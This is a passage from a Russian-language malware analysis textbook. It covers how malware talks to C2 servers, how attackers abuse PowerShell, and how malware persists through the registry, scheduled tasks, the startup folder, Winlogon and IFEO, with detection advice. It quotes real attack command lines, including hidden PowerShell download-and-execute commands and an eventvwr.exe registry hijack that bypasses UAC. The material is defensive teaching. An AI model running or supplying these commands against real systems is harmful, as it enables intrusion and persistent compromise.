
В частности, вредоносная программа ожидает, что содержимое будет заключено в тег div в определенном формате, таком как показано ниже. Если в найденном HTML-содержимом найден следующий формат, она извлекает зашифрованную строку (KxAikuzeG: F6PXR3vFqffP: H), которая заключена между <div safe: и balance> :

```
<div safe: KxAikuzeG:F6PXR3vFqffP:H balance></div>
```

6. Извлеченная зашифрованная строка затем передается в качестве аргумента функции дешифрования, которая расшифровывает строку с использованием специального алгоритма шифрования. Вы узнаете больше о методах шифрования вредоносных программ в главе 9 «Методы маскировки вредоносных программ». Ниже показана расшифрованная строка после вызова функции дешифрования. После дешифрования строки бэкдор проверяет, является ли первый символ дешифрованной строки J. Если это условие выполнено, то вредоносная программа вызывает API sleep() в течение определенного периода. Короче говоря, первый символ дешифрованной строки действует как код команды, который сообщает бэкдору выполнить операцию ожидания.



7. Если первый символ расшифрованной строки – D, тогда она проверяет, является ли второй символ o, как показано ниже. Если это условие выполнено, то она извлекает URL-адрес, начиная с третьего символа, и загружает исполняемый файл с этого URL-адреса, используя `UrlDownloadToFile()`. Затем выполняет загруженный файл с помощью API `CreateProcess()`. В этом случае первые два символа, Do, действуют как код команды, который сообщает бэкдору загрузить и выполнить файл.



Для полного анализа бэкдора APT1 WEBC2-DIV познакомьтесь с презентацией автора и демонстрацией видео со встречи Cysinfo на странице cysinfo.com/8th-meetup-understanding-apt1-malware-techniques-using-malware-analysis-reverse-engineering/.

Вредоносные программы также могут использовать такие API, как `InternetOpen()`, `InternetConnect()`, `HttpOpenRequest()`, `HttpSendRequest()` и `InternetReadFile()`, для связи по HTTP. Вы можете найти анализ и реверс-инжиниринг одной из таких вредоносных программ здесь: cysinfo.com/sx-2nd-meetup-reversing-and-decrypting-the-communications-of-apt-malware/.


Помимо использования HTTP/HTTPS, злоумышленники могут злоупотреблять социальными сетями (threatpost.com/attackers-moving-social-networks-command-and-control-071910/74225/), легальными сайтами, такими как Pastebin (cysinfo.com/uri-terror-attack-spear-phishing-emails-targeting-indian-embassies-and-indian-mea/), и сервисами облачного хранения, такими как Dropbox (www.fireeye.com/blog/threat-esearch/2015/11/china-basedthreat.html), для управления и контроля над вредоносными программами. Эти методы затрудняют мониторинг и обнаружение вредоносных сообщений и позволяют злоумышленнику обходить сетевые средства контроля безопасности.

7.1.5.2 Осуществление команды и контроля в пользовательском режиме


Злоумышленники могут использовать собственный протокол или общаться через нестандартный порт, чтобы скрыть свой командный и управляющий трафик. Ниже приведен образец такого вредоносного ПО (HEARTBEAT RAT), подробности которого описаны в официальном документе (www.trendmicro.it/media/wp/the-heartbeat-apt-campaign-whitepaper-en.pdf). Это вредоносное ПО

осуществляет зашифрованное соединение через порт 80 с использованием пользовательского протокола (не HTTP) и получает команду от командно-контрольного сервера (C2). Оно использует API-вызовы `Socket()`, `Connect()`, `Send()` и `Recv()`, чтобы связываться и получать команды от C2.


1. Сначала вредоносная программа вызывает API-интерфейс `WSAStartup()` для инициализации системы сокетов Windows. Затем она вызывает API `Socket()` для создания сокета, как показано ниже. API сокета принимает три аргумента. Первый аргумент, `AF_INET`, определяет семейство адресов, которым является IPV4. Второй аргумент – это тип сокета (`SOCK_STREAM`), а третий аргумент, `IPPROTO_TCP`, указывает используемый протокол (в данном случае TCP).




2. Перед установлением соединения с сокетом вредоносная программа разрешает адрес доменного имени C2 с помощью API `GetHostByName()`. Это имеет смысл, поскольку для установления соединения необходимо предоставить удаленный адрес и порт API `Connect()`. Возвращаемое значение (EAX) `GetHostByName()` является указателем на структуру с именем `hostent`, которая содержит разрешенные IP-адреса.




3. Она считывает разрешенный IP-адрес из структуры хоста и передает его в API-интерфейс `inet_ntoa()`, который преобразует IP-адрес в ASCII-строку, например `192.168.1.100`. Затем вызывает `inet_addr()`, преобразующий строку IP-адреса, такую как `192.168.1.100`, чтобы ее мог использовать API `Connect()`. Далее вызывается API `Connect()` для установления соединения с сокетом.




4. Потом вредоносная программа собирает системную информацию, шифрует ее с помощью алгоритма шифрования XOR (методы шифрования будут рассмотрены в главе 9) и отправляет в C2 с помощью API-вызова Send(). Второй аргумент API Send() показывает зашифрованное содержимое, которое будет отправлено на сервер C2.



Далее показан зашифрованный сетевой трафик, захваченный после вызова API Send().



5. Затем вредоносная программа вызывает CreateThread(), чтобы начать новый поток. Третий параметр CreateThread указывает начальный адрес (начальную функцию) потока, поэтому после вызова CreateThread() выполнение начинается с начального адреса. В этом случае начальный адрес потока является функцией, которая отвечает за чтение содержимого из C2.



Содержимое из C2 извлекается с помощью функции API `Recv()`. Второй аргумент `Recv()` – это буфер, в котором хранится извлеченное содержимое. Полученный контент затем дешифруется, и в зависимости от полученной команды от C2 вредоносная программа выполняет соответствующие действия. Чтобы понять все функции этой программы и то, как она обрабатывает полученные данные, обратитесь к презентации автора и видео на странице cysinfo.com/session-11-part-2-dissecting-the-heartbeat-apt-rat-features/.

```
.text:100013ED lea     eax, [esp+928h+buf]
.text:100013F4 push    808h                    ; len
.text:100013F9 push    eax                     ; buf
.text:100013FA push    ebx                     ; s
.text:100013FB call    ds:recv
```

7.1.6 Выполнение на основе PowerShell

Чтобы избежать обнаружения, авторы вредоносных программ часто используют инструменты, которые уже существуют в системе (например, PowerShell), позволяющие им скрывать свои вредоносные действия. PowerShell – это механизм управления, основанный на .NET Framework. Этот механизм предоставляет ряд команд, называемых командлетами. Он размещается в приложении и операционной системе Windows, которая по умолчанию поставляется с интерфейсом *командной строки (интерактивная консоль)* и графическим интерфейсом *интегрированной среды сценариев* PowerShell (Integrated Scripting Environment-ISE).

PowerShell не является языком программирования, но позволяет создавать полезные сценарии, содержащие несколько команд. Вы также можете открыть приглашение командной строки PowerShell и выполнить отдельные команды. PowerShell обычно используется системными администраторами для легитимных целей. Тем не менее злоумышленники все чаще используют PowerShell для выполнения своего вредоносного кода. Основная причина, по которой они используют PowerShell, заключается в том, что он обеспечивает доступ ко всем основным функциям операционной системы и оставляет очень мало следов, что затрудняет обнаружение. Ниже описано, как злоумышленники используют PowerShell в атаках.

- В большинстве случаев Powershell используется после эксплуатации для загрузки дополнительных компонентов. В основном он доставляется через вложения электронной почты, содержащие файлы (такие как `.lnk`, `.wsf`, JavaScript, VBScript или офисные документы, имеющие вредоносные макросы), которые способны выполнять сценарии PowerShell напрямую или косвенно. Как только злоумышленник обманом заставляет пользователя открыть вредоносное вложение, злонамеренный код вызывает PowerShell напрямую или косвенно для загрузки дополнительных компонентов.
- Он используется в боковом движении, когда злоумышленник выполняет код на удаленном компьютере для распространения по сети.

- Злоумышленники используют PowerShell для динамической загрузки и выполнения кода непосредственно из памяти без доступа к файловой системе. Это позволяет злоумышленнику быть незаметным и значительно усложняет судебный анализ.
- Злоумышленники используют PowerShell для выполнения своего запутанного кода; это затрудняет его обнаружение с помощью традиционных инструментов безопасности.

Если вы новичок в PowerShell, то можете найти множество учебных пособий для начала работы с PowerShell по следующей ссылке: social.technet.microsoft.com/wiki/contents/articles/4307.powershell-for-beginners.aspx.

7.1.6.1 Основы команд PowerShell

Прежде чем углубляться в детали того, как вредоносная программа использует PowerShell, давайте разберемся, как выполнять команды PowerShell. Вы можете выполнить команду PowerShell, используя интерактивную консоль PowerShell. Вы можете вызвать ее с помощью функции поиска программ Windows или набрав powershell.exe в командной строке. Попав в интерактивную PowerShell, вы можете ввести команду для ее выполнения. В следующем примере командлет `Write-Host` записывает сообщение в консоль. Командлет (например, `Write-Host`) – это скомпилированная команда, написанная на языке .NET Framework. Она должна быть небольшой и служит единственной цели. Командлет следует стандартному соглашению об именовании *Verb-Noun*:

```
PS C:\> Write-Host "Hello world"
Hello world
```

Командлет может принимать параметры. Параметр начинается с тире, за которым сразу следует имя параметра и пробел, за которым идет значение параметра. В следующем примере командлет `Get-Process` используется для отображения информации о процессе проводника. Командлет `Get-Process` принимает параметр, имя которого равно `Name`, а значение – `explorer`:

```
PS C:\> Get-Process -Name explorer
Handles  NPM(K)    PM(K)    WS(K)   VM(M)   CPU(s)  Id    ProcessName
-------  ------    -----    -----   -----   ------  --    -----------
1613       86      36868    77380   ...35   10.00   3036  explorer
```

Кроме того, вы также можете использовать ярлыки параметров, чтобы уменьшить объем ввода; вышеуказанная команда также может быть записана как:

```
PS C:\> Get-Process -n explorer
Handles  NPM(K)    PM(K)    WS(K)   VM(M)   CPU(s)  Id    ProcessName
-------  ------    -----    -----   -----   -----   --    -----------
1629     87        36664    78504   ...40   10.14   3036  explorer
```

Чтобы получить дополнительную информацию о командлете (например, сведения о синтаксисе и параметрах), вы можете использовать командлет `Get-`

Help или команду help. Если вы хотите получить самую актуальную информацию, можете воспользоваться помощью онлайн, используя вторую команду:

```
PS C:\> Get-Help Get-Process
PS C:\> help Get-Process -online
```

В PowerShell переменные могут использоваться для хранения значений. В следующем примере hello – это переменная с префиксом $:

```
PS C:\> $hello = "Hello World"
PS C:\> Write-Host $hello
Hello World
```

Переменные также могут содержать результат команд PowerShell, а затем переменная может использоваться вместо команды следующим образом:

```
PS C:\> $processes = Get-Process
PS C:\> $processes | where-object {$_.ProcessName -eq 'explorer'}
Handles  NPM(K)    PM(K)    WS(K)    VM(M)    CPU(s)   Id     ProcessName
-------  ------    -----    -----    -----    ------   --     -----------
1623     87        36708    78324    ...36    10.38    3036   explorer
```

7.1.6.2 Сценарии PowerShell и политика выполнения

Возможности PowerShell позволяют создавать сценарии, комбинируя несколько команд. Сценарий PowerShell имеет расширение .ps1. По умолчанию вам не разрешат выполнять скрипт PowerShell. Это связано с настройками по умолчанию политики выполнения в PowerShell, которые предотвращают выполнение сценариев PowerShell. Политика выполнения определяет условия, при которых выполняются сценарии. По умолчанию политика выполнения установлена на «Restricted», что означает, что сценарий PowerShell (.ps1) не может быть выполнен, но вы все равно можете выполнять отдельные команды. Например, когда команда Write-Host "Hello World" сохраняется как сценарий PowerShell (hello.ps1) и выполняется, вы получите следующее сообщение о том, что запущенные сценарии отключены. Это связано с настройкой политики выполнения:

```
PS C:\> .\hello.ps1
.\hello.ps1 : File C:\hello.ps1 cannot be loaded because running scripts is disabled on
this system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\hello.ps1
+ ~~~~~~~~~~
+ CategoryInfo : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

Политика выполнения не является функцией безопасности; это просто элемент управления, предотвращающий случайное выполнение сценариев пользователями. Чтобы отобразить текущий параметр политики выполнения, вы можете использовать следующую команду:

```
S C:\> Get-ExecutionPolicy
Restricted
```


Вы можете изменить настройки политики выполнения с помощью команды `Set-ExecutionPolicy` (при условии, что вы выполняете команду от имени администратора). В следующем примере политика выполнения установлена на `Bypass` (Обойти), что позволяет сценарию запускаться без каких-либо ограничений. Этот параметр может быть полезен для вашего анализа, если вы сталкиваетесь с вредоносным скриптом PowerShell и хотите выполнить его, чтобы выяснить, как он себя ведет:

```
PS C:\> Set-ExecutionPolicy Bypass
PS C:\> .\hello.ps1
Hello World
```

7.1.6.2 Анализ команд/скриптов PowerShell

Команды Powershell просты для понимания, по сравнению с кодом ассемблера, но в некоторых ситуациях (например, когда команда PowerShell обфусцирована) вы, возможно, захотите запустить команды PowerShell, чтобы понять, как это работает. Самый простой способ проверить одну команду – выполнить ее в интерактивной оболочке PowerShell. Если вы хотите выполнить скрипт PowerShell (`.ps1`), содержащий несколько команд, сначала измените настройки политики выполнения на Bypass или Unrestricted (как упоминалось ранее), а затем выполните сценарий с помощью консоли PowerShell. Не забудьте выполнить вредоносный скрипт в изолированной среде.

Запуск сценария (`.ps1`) в командной строке PowerShell активирует все команды одновременно. Если вы хотите контролировать выполнение, можете отладить сценарий PowerShell с помощью *интегрированной среды сценариев* PowerShell (Integrated Scripting Environment – ISE). Вы можете вызвать PowerShell ISE с помощью функции поиска программы, а затем загрузить сценарий PowerShell в PowerShell ISE или скопировать и вставить команду и использовать ее функции отладки (такие как Step Into, Step Over, Step Out и Breakpoints), которые могут быть доступны через меню отладки. Перед отладкой убедитесь, что для политики выполнения установлено значение **Bypass** (Обойти).



7.1.6.3 Как злоумышленники используют PowerShell

Понимая основы PowerShell и то, какие инструменты использовать для анализа, давайте теперь посмотрим, как злоумышленники используют PowerShell. Из-за ограничений при выполнении сценариев PowerShell (`.ps1`) через консоль PowerShell или двойным щелчком (который откроет его в блокноте вместо выполнения сценария) маловероятно, что злоумышленники будут отправлять сценарии PowerShell своим жертвам напрямую. Злоумышленник должен сначала заставить пользователя выполнить вредоносный код; в основном это делается путем отправки вложений электронной почты, содержащих такие файлы, как `.lnk`, `.wsf`, javascript или вредоносные макродокументы. После того как пользователя обманом принудят открыть вложенные файлы, вредоносный код может затем вызывать PowerShell напрямую (`powershell.exe`) или косвенно через `cmd.exe`, `Wscript`, `Cscript` и т. д. После вызова PowerShell можно использовать различные методы, чтобы обойти политику выполнения. Например, чтобы обойти политику ограничения выполнения, злоумышленник может использовать вредоносный код для вызова `powershell.exe` и пропустить флаг политики выполнения `Bypass`, как показано ниже. Этот метод будет работать, даже если пользователь не является администратором, и он переопределяет политику ограничения выполнения по умолчанию и выполняет сценарий.

```
Command Prompt
C:\>powershell -ExecutionPolicy Bypass -File hello.ps1
Hello World
```

Таким же образом злоумышленники используют различные аргументы командной строки PowerShell для обхода политики выполнения. В следующей таблице приведены наиболее распространенные аргументы PowerShell, используемые, чтобы избежать обнаружения и обойти локальные ограничения.

Аргумент командной строки	**Описание**
ExecutionPolicy Bypass (`-Exec bypass`)	Игнорирует ограничение политики выполнения и запускает сценарий без предупреждения
WindowStyle Hidden (`-W Hidden`)	Скрывает окно PowerShell
NoProfile (`-NoP`)	Игнорирует команды в файле профиля
EncodedCommand (`-Enc`)	Выполняет команду, закодированную в Base64
NonInteractive (`-NonI`)	Не представляет интерактивную подсказку пользователю
Command (`-C`)	Выполняет одну команду
File (`-F`)	Выполняет команды из данного файла

Помимо использования аргументов командной строки PowerShell, злоумышленники также используют командлеты или API .NET в сценариях PowerShell. Ниже перечислены наиболее часто используемые команды и функции:

- `Invoke-Expression (IEX)`: этот командлет оценивает или выполняет указанную строку как команду;
- `Invoke-Command`: этот командлет может выполнять команду PowerShell на локальном или удаленном компьютере;
- `Start-Process`: этот командлет запускает процесс с заданным путем к файлу;
- `DownloadString`: этот метод из `System.Net.WebClient` (класс WebClient) загружает ресурс из URL в виде строки;
- `DownloadFile()`: этот метод из `System.Net.WebClient` (класс WebClient) загружает ресурс из URL-адреса в локальный файл.

Ниже приведен пример загрузчика PowerShell, используемого при атаке, упомянутой в блоге автора (cysinfo.com/cyber-attack-targeting-indian-navys-submarine-warship-manufacturer/). В этом случае команда PowerShell была вызвана через `cmd.exe` вредоносным макросом, содержащимся в таблице Microsoft Excel, который был отправлен жертвам в электронном письме во вложении. PowerShell перемещает загруженный исполняемый файл в каталог `%TEMP%` как `doc6.exe`. Затем он добавляет запись реестра для удаленного исполняемого файла и вызывает `eventvwr.exe`, что представляет собой интересную технику перехвата реестра, позволяющую `doc6.exe` выполняться с помощью `eventvwr.exe` с высоким уровнем целостности. При помощи этого метода также можно тихо обойти контроль учетных записей пользователей.

```
"cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object
System.Net.WebClient).DownloadFile('http://                    /two/okilo.exe','%TEMP%\
\doc6.exe') & reg add HKCU\\Software\\Classes\\mscfile\\shell\\open\\command /d %TEMP%\
\doc6.exe /f &
```

Ниже приведена команда PowerShell для целевой атаки (cysinfo.com/uri-terror-attack-spear-phishing-emails-targeting-indian-embassies-and-indian-mea/). В этом случае PowerShell вызывается вредоносным макросом, и вместо прямой загрузки исполняемого файла содержимое base64 по ссылке Pastebin загружается с использованием метода `DownloadString`. После загрузки закодированного содержимого оно декодируется и сбрасывается на диск:

```
powershell -w hidden -ep bypass -nop -c "IEX ((New-Object
Net.WebClient).DownloadString('http://pastebin.com/raw/[removed]'))"
```

В следующем примере перед вызовом PowerShell дроппер сначала записывает библиотеку DLL с расширением .bmp (`heiqh.bmp`) в каталог `%Temp%`, а затем запускает `rundll32.exe` через PowerShell для загрузки DLL и выполняет функцию экспорта DLL `dlgProc`:

```
PowerShell cd $env:TEMP ;start-process rundll32.exe heiqh.bmp,dlgProc
```

Для получения дополнительной информации о различных методах PowerShell, используемых при атаках вредоносных программ, см. технический документ «Расширенное использование PowerShell в атаках»: www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf. Злоумышленники используют различные методы обфускации, чтобы сделать анализ сложнее. Чтобы понять, как они это делают, посмотрите презентацию Дэниела Боханнона с конференции Derbycon: https://www.youtube.com/watch?v=P1lkflnWb0I .

7.2 Методы персистентности вредоносных программ

Часто злоумышленники хотят, чтобы их вредоносная программа оставалась на взломанных компьютерах даже после перезагрузки Windows. Это достигается с помощью различных методов персистентности; они позволяют злоумышленнику оставаться во взломанной системе без повторного заражения. Существует много способов запуска вредоносного кода при каждом запуске Windows. В этом разделе вы узнаете о некоторых методах персистентности, используемых злоумышленниками. Некоторые из этих методов, описанные в этом разделе, позволяют им выполнять вредоносный код с повышенными привилегиями (повышение привилегий).

7.2.1 Запуск ключа реестра

Одним из наиболее распространенных механизмов персистентности, используемых злоумышленниками для выживания после перезагрузки, является добавление записи в ключи реестра. Программа, добавленная в ключ реестра, запускается при запуске системы.

Ниже приведен список наиболее часто используемых ключей реестра. Вредоносные программы могут добавляться в различные места автозапуска в дополнение к тем, о которых мы собирались упомянуть. Лучший способ получить представление о различных местах автозапуска – использовать утилиту AutoRuns от Sysinternals (docs.microsoft.com/en-us/sysinternals/downloads/autoruns):

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
```

В следующем примере после выполнения вредоносная программа (`bas.exe`) сначала перемещает исполняемый файл в каталог Windows (`LSPRN.EXE`), а затем добавляет следующую запись в ключе реестра, чтобы вредоносная программа могла запускаться при каждом запуске системы. Из записей реестра видно, что вредоносная программа пытается сделать свой двоичный файл похожим на приложение, связанное с принтером:

```
[RegSetValue] bas.exe:2192 >
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\PrinterSecurityLayer =
C:\Windows\LSPRN.EXE
```

Чтобы обнаружить вредоносное ПО с помощью этого метода, вы можете отслеживать изменения в разделах реестра, которые не связаны с известной программой. Вы также можете использовать утилиту Sysinternal AutoRuns для проверки мест автозапуска на наличие подозрительных записей.

7.2.2 Запланированные задачи

Другой способ, который используют злоумышленники, – это запланировать задачу, которая позволяет им запускать вредоносную программу в указанное время или во время запуска системы. Такие утилиты Windows, как `schtasks` и `at`, обычно используются злоумышленниками, чтобы запланировать выполнение программы или сценария на нужную дату и время.

Используя эти утилиты, злоумышленник может создавать задачи на локальном или удаленном компьютере, при условии что учетная запись, используемая для создания задачи, является частью группы администраторов. В следующем примере вредоносная программа (`ssub.exe`) сначала создает файл с именем `service.exe` в каталоге `%AllUsersProfile%\WindowsTask\`, а затем вызывает `cmd.exe`, который, в свою очередь, использует служебную программу Windows `schtasks` для создания запланированной задачи с целью персистентности:

```
[CreateFile] ssub.exe:3652 > %AllUsersProfile%\WindowsTask\service.exe
[CreateProcess] ssub.exe:3652 > "%WinDir%\System32\cmd.exe /C schtasks /create /tn MyApp /
tr %AllUsersProfile%\WindowsTask\service.exe /sc ONSTART /f"
[CreateProcess] cmd.exe:3632 > "schtasks /create /tn MyApp /tr
%AllUsersProfile%\WindowsTask\service.exe /sc ONSTART /f
```

Чтобы обнаружить этот тип персистентности, можно использовать автозапуск Sysinternals или утилиту планировщика задач, дабы вывести список текущих запланированных задач. Вы должны рассмотреть возможность мониторинга изменений в задачах, не связанных с легитимными программами. Также можно отслеживать аргументы командной строки, передаваемые системным утилитам, таким как `cmd.exe`, которые могут использоваться для создания задач. Задачи также могут быть созданы с использованием инструментов управления, таких как PowerShell и *инструментарий управления Windows* (Windows Management Instrumentation – WMI), поэтому соответствующее журналирование и мониторинг должны помочь в обнаружении этого метода.

7.2.3 Папка запуска

Злоумышленники могут добиться персистентности, добавив свой вредоносный двоичный файл в папки запуска. Когда операционная система запускается, ищется папка запуска и выполняются файлы, находящиеся в этой папке. Операционная система Windows поддерживает два типа папок автозагрузки:

(а) общедоступные и (б) общесистемные, как показано ниже. Программа, находящаяся в папке запуска пользователя, выполняется только для конкретного пользователя, а программа, находящаяся в системной папке, выполняется, когда любой пользователь входит в систему. Для достижения персистентности с использованием общесистемной папки запуска требуются права администратора:

```
C:\%AppData%\Microsoft\Windows\Start Menu\Programs\Startup
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
```

В следующем примере вредоносная программа (Backdoor.Nitol) сначала перемещает файл в каталог `%AppData%`. Затем она создает ярлык (`.lnk`), который указывает на удаленный файл, и после добавляет этот ярлык в папку **Автозагрузка**. Таким образом, при запуске системы перемещенный файл выполняется через файл ярлыка (`.lnk`):

```
[CreateFile] bllb.exe:3364 > %AppData%\Abcdef Hijklmno Qrs\Abcdef Hijklmno Qrs.exe
[CreateFile] bllb.exe:3364 > %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\Abcdef
Hijklmno Qrs.exe.lnk
```

7.2.4 Записи реестра Winlogon

Злоумышленник может добиться персистентности, изменив записи реестра, используемые процессом Winlogon. Процесс Winlogon отвечает за обработку интерактивных пользовательских входов и выходов из системы. После аутентификации пользователя процесс `winlogon.exe` запускает `userinit.exe`, который запускает сценарии входа и восстанавливает сетевые подключения. Затем `userinit.exe` запускает `explorer.exe`, являющийся оболочкой пользователя по умолчанию.

Процесс `winlogon.exe` запускает `userinit.exe` из-за указанного ниже значения реестра.


Эта запись указывает, какие программы должны выполняться Winlogon при входе пользователя в систему. По умолчанию в качестве этого значения указывается путь к `userinit.exe` (`C:\Windows\system32\userinit.exe`). Злоумышленник может изменить или добавить другое значение, содержащее путь к вредоносному исполняемому файлу, который затем будет запущен процессом `winlogon.exe` (когда пользователь входит в систему):

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
```

Таким же образом `userinit.exe` обращается к следующему значению реестра, чтобы запустить оболочку пользователя по умолчанию. По умолчанию это значение установлено в `explorer.exe`. Злоумышленник может изменить или добавить еще одну запись, содержащую имя вредоносного исполняемого файла, который затем будет запущен `userinit.exe`:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
```

В следующем примере червь Brontok обеспечивает персистентность, изменяя следующие значения реестра Winlogon своими вредоносными исполняемыми файлами.



Чтобы обнаружить этот тип механизма персистентности, можно использовать утилиту Sysinternals Autoruns. Вы можете отслеживать подозрительные записи (не связанные с легитимными программами) в реестре, как упоминалось ранее.


7.2.5 Параметры выполнения файла изображения

Параметры выполнения файла изображения (Image File Execution Options – IFEO) позволяют запускать исполняемый файл прямо под отладчиком. Это дает разработчику возможность отладки своего программного обеспечения для исследования проблем в коде запуска исполняемого файла. Разработчик может создать подраздел с именем своего исполняемого файла в следующем разделе реестра и задать в качестве значения отладчика путь к отладчику:

```
Key: "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
<executable name>"
Value: Debugger : REG_SZ : <full-path to the debugger>
```

Злоумышленники используют этот ключ реестра для запуска своей вредоносной программы. Чтобы продемонстрировать эту технику, отладчик для `notepad.exe` настроен на процесс калькулятора (`calc.exe`) путем добавления следующей записи реестра:

Теперь, когда вы запускаете Блокнот, он запускается программой калькулятора (даже если это не отладчик). Это поведение можно увидеть на следующем скриншоте.



Ниже приведен пример образца вредоносного ПО (TrojanSpy: Win32/Small.M), который настраивает свою вредоносную программу `iexplor.exe` в качестве отладчика для Internet Explorer (`iexplore.exe`). Это достигается путем добавления следующего значения реестра.

В данном случае злоумышленники выбрали имя файла, которое похоже на имя исполняемого файла обозревателя Internet Explorer. Из-за записи реестра, указанной ниже, каждый раз, когда запускается легитимный Internet Explorer (`iexplore.exe`), он будет запускаться вредоносной программой `iexplor.exe`, тем самым выполняя вредоносный код:

```
[RegSetValue] LSASSMGR.EXE:960 > HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\iexplore.exe\Debugger = C:\Program Files\Internet Explorer\iexplor.
exe
```

